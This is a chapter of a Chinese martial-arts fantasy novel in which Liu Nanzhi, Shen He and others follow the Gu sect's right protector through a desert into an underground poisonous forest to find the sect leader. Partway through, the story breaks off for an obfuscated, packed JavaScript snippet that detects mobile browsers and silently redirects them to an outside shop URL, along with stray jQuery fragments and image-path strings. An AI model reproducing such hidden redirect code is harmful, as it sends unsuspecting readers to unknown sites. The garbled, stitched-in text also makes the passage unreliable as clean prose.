眼下总算找到了蛊门中的右护法,去寻蛊门主便容易得多,除了出城时遇到官兵狮子大开口的阻拦,其余的也没什么了。
出了城之后又不幸碰上了沙尘暴,漫天黄沙像刀子般打在人的面颊上,闹的他们只能伸手举步维艰地走在荒漠之中,这时候披着斗篷的裴离木就显得要轻松地多,沙子灌到眼睛中他也像个没事人似的,掸两下也就过去了。
姜逢满吃了满嘴的沙子,呸呸两声,道:“这烂地方还能躲人?一只蜥蜴爬过去我都能看得一清二楚。”
裴离木摇头笑了一下,不答。
眼看着走了许久还不到地方,柳南枝说道:“请……”她刚张开口沙子就一哄而上,被迫蹲下身捂着嘴狂咳不止,走在旁边的沈郃见了,赶忙脱了外袍披在她的头上,站在面前挡住了吹过来的风沙。
缓了好半天可算是缓了过来,柳南枝站起身感激涕零地点点头,又朝前方喊了一声:“请问何时才能到?我觉得待会这风暴会更大,得把咱们都卷了去才罢休。”
裴离木拢紧了衣衫,道:“快了。”
话音未落,他们紧接着看到了乱石堆,大小不一的石块凌乱地摆在地上,一块儿沙中不起眼的石头浮现在众人眼中,裴离木带着他们走到跟前,他怔在原地观察了瞬四周,确认没有其他人跟踪后,抬起小臂将手覆在石上的凸起处,只听不知哪里的机关咯吱响动了一声。
巨石上居然赫然出现了个门。
姜逢满费力搓着眼睛,还以为出现了幻觉,“这门什么时候出现的,真是太神奇了!”裴离辞率先走进去,在门口处做了个请的手势,待众人都进去了以后,他才从里面又把门合上,从外面看去,这还是一块平平无奇的石头。
或许是因为已经很久无人来过这里,壁上的烛灯有些早就亮不起来了,剩下的烛光倔强地散发微弱的光亮,让人勉强能看清前方的道路。
沙虫的腹贴在沙上发出簌簌的动静,它们闻到不熟悉的气味,当即就张开尖牙作出攻击的姿态。
裴离木的指节点了一下沙虫的脑袋,柔声道:“不可以乱咬人,听话一点。”
谁知,这裴离木一声令下,沙虫们立刻就像受了委屈的孩子般哼唧着蜷缩回了头,盘成一个小球滚回了小孔洞中。
他们的脚步声参差不齐地环绕在通道中,众人谁都没有出声,只听沈郃饶有兴趣地道:“我竟不知蛊门还有训虫的门道,看来你们当真如传言那般神秘。”裴离木莞尔,转过身道:“门主说笑了,蛊门顾名思义以蛊为主,我们大多以蛊术为生,又如何精通训虫?只不过我还待在蛊门时,基本都是由我在打理这个地方,时间久了,它们与我亲近些而已,沙虫与普通的虫也不太一样,养的久大概能听懂些简单的指令,是不是听起来还挺可爱的。”
他从地上拾起一只浅黄色的小球放在掌心,道:“你们想看看么,真的很乖巧的。”
沈郃呵呵笑了两声,抱着手懒得搭理他。
姜逢满一见沙虫便如临大敌,赶紧退到五米开外,道:“不要!千万别给我。”
柳南枝却觉着有意思极了,将那只小沙虫接了过来,沙虫小心地探出了头,等了许久见她没有伤害自己的意图,便伸展开了身子趴在手上。
她对此若有所思,“你还待在蛊门时是什么意思,难道之后你就不在蛊门了吗?”
“你说这个啊,”裴离木是个老实人,别人问什么他就给说什么,只要不太过分都会回答,“我很久以前就不常在蛊门里待着了,虽说是右护法,但思来想去,也不过是蛊真人可怜我,给我挂了个虚名,真正在履行职责的是左护法裴离泪,我这次回来也只是听说蛊门遇到了大麻烦,谁成想是这么个事情,早知道是如此状况,当时我就该多留些时日。”
柳南枝叹了一口气,道:“你也不必自责,要怪就怪天机楼这群人,他们若不率先挑事,说不定今日天下还太平着呢。”
裴离辞不假思索地道:“……可是活死人的职责不就是保护主人么,身为活死人连这点都做不好,真的就罪该万死了。”
气氛又一下跌入谷底,众人都不知道该如何回应他的话,裴离木倒也不怎么在意,全然不知道自己把天聊死了,反正也不是要紧的事,他们仍旧往前走着,而越往前泥土的腥气也愈发强烈,原本由沙砾砌成的壁也盘上了些枯枝。
“林……”姜逢满跑到前面,指着面前的大洞说道:“林子?地下怎么还能有林子。”
林里的植被在暗处发出淡紫色的光芒,将这里衬得更加诡谲多变,他们纷纷跟着前方的裴离木跳了下去,稳稳落在一处平台上。
柳南枝把沙虫放在肩上,屏息听着周围的动静,“蛊门主藏身在这里真是个不错的选择,至少天机楼是万万想不到的。”
“他们就算知道也断然不会进来,”沈郃道:“这些蛊虫就够他们喝一壶了。”
他们缓缓走在林里,放轻动作尽量不打扰到正在沉睡的东西。
她从小就不喜欢闻刺鼻的味道,诡异的花香若有若无萦绕在边上,这股气味着实不好受,柳南枝又要捏着铜钱,时刻观察姜逢满的情况,害怕毒物冲出来伤了人。
此时此刻,柳南枝真希望自己会分身,这样就能护下每个人了。
树的枝干上缠绕着一条蛇,它幽绿色的躯干完美的伪装成了绿叶,趁着柳南枝没看见就要咬上来,沈郃握在掌心的长剑转瞬间出鞘,快得甚至没看到残影,一下就将蛇劈成了两半,蛇身的神经疯狂的扭曲,估计是想拉个垫背的,尖牙渗出了丝丝毒液,而那把剑又迎上去,蛇头从中间又分成了两半。
沈郃擦干净了剑上残留的毒,叮嘱道:“小心一点,林里的东西多。”
柳南枝点点头,撕下衣角的一块布捂在鼻子上试图阻挡这些花香,却是收效甚微。
这里的地上时不时还会有白花花的人骨,比如刚才,柳南枝就不小心踩到了哪个人的头。
“林里怎么死了这么多
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17782758|205516||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
人,”柳南枝一脚踢开了挡路的骨头,问道。
裴离木道:“这些大多都是蛊门弟子的,想练奇蛊就得来这里寻蛊虫与毒物,这可是我们的毕生所求,但是这些蛊虫脑仁比较小,不会认人,基本上见人就咬,稍微好一些能活着回去,大概率瘫痪或者痴傻了,不好的可能就命丧当场,成为它们的大餐。”
柳南枝默默给刚才踢过的白骨道了歉,而沈郃表示不在意,道:“你们没想过给他们收尸。”
裴离木冷哼一声,道:“如何收尸?这林里非必要我们都不回来,况且,蛊门的人并不是特别在意同伴的死活,能为蛊毒献身,于我们而言,算得上是美事一桩。”
听他这番别致的见解,柳南枝与沈郃不约而同地想起了那些传闻。
蛊门人大多被视作怪物,因为很多弟子都会炼活死人,更有甚者会下蛊操控人心。这样的邪术久而久之也就成为了异类,还有人说蛊门就是地府的邪灵,是阎王派他们来惩罚人间的。
江湖上的人都对蛊门的弟子避之不及,能不招惹就不招惹,否则连怎么死的估计都不知道。
从前,有个人姓公孙的人带着死去的妻子游历天下,这件事很快就传遍了大街小巷,他们的名字不知被谁得知,画像竟然出现在了悬赏榜上。
某日他带着妻子去寻了个客栈居住,在那家客栈店了几道菜与美酒,看那店家被债主催债可怜的很,心善地多塞了锭银子。
好人有好报,这个道理也不是适用于所有人的。
店家一下就认出来他们是谁,于是在那酒中下了能让人昏睡的药,用一柄小刀割下了两人的头颅,以换取了高昂的赏金。
再后来蛊门的人听说的这件,不到一年那店家就消失了,或许是被报复了吧。
诸如此类的事还有许多,大多数也早就不为人知了,这大概就是蛊门为何一直避世不出的原因。
柳南枝总不能说风凉话,身旁的沈郃话锋一转,道:“现在呢?你能不能感觉到蛊门主的踪迹。”
周围的毒物对他们虎视眈眈,肩上的小沙虫露出淡红色的尖牙嘶嘶两声,试图吓跑那些乱七八糟的东西,结果毒蛇也不是吃素的,恶狠狠地凶了一下,沙虫又被吓得缩成个球,委屈地藏到柳南枝的头发边。
裴离木定在原地,忽然注意到什么,走到一棵树边上用手指抹了一下,指腹处缓缓出现淡淡的紫色。
“这是蛊真人留下来的,”裴离木跟随着树木上的痕迹走了半柱香,最后站定在原地,道:“就在这附近,她现在状况很不好。”
几人在这里寻找了片刻,柳南枝道:“若是你们身处一个充满危险的林里,会躲在哪里?”
沈郃和姜逢满异口同声地答:“石洞。”
她颔首表示同意,自然地拿过沈郃手里的剑,走到一个不显眼的灌木丛边,三两下斩去了挡路的草。
一个不大不小的石洞出现。
里面坐着一个女子。
“蛊真人!”